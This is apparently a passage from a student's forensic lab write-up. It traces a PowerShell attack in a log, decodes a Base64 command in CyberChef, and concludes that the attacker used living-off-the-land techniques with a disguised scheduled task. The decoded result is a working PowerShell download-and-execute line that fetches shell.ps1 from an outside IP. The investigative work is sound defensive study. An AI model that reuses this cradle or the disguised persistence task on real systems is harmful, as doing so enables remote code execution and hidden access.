
boi-obehe-christiana@boi-obehe-christiana-VirtualBox:~/Downloads$
```


PART 3: THE PAYLOAD

1—— I ran `jq -r '.[] | select(.Image | contains("powershell")) | .CommandLine' task1_clean.json` command which extracted the full command line from the Powershell log entry which revealed the Base64 encoded command line.

2—— I copied and pasted the Base64 encoded command line into CyberChef, I then used Decode text plus UTF-8 which then revealed the result as :
IEX (New-Object Net.WebClient).DownloadString('http://192.168.10.45/shell.ps1') — Which means that the attacker downloaded and executed a malicious script directly inside the memory.







CONCLUSION

In my conclusion, the attacker used powershell which is a legitimate tool to connect to the server at 192.168.10.45 to exploit.

They downloaded and executed a malicious script to avoid being detected.

They further created a scheduled task called "WindowsUpdateCheck" to maintain access even after a reboot.

And lastly, the attack was undetected by the EDR because it is a legitimate window binary technique known as Living Off The Land (LOLBin).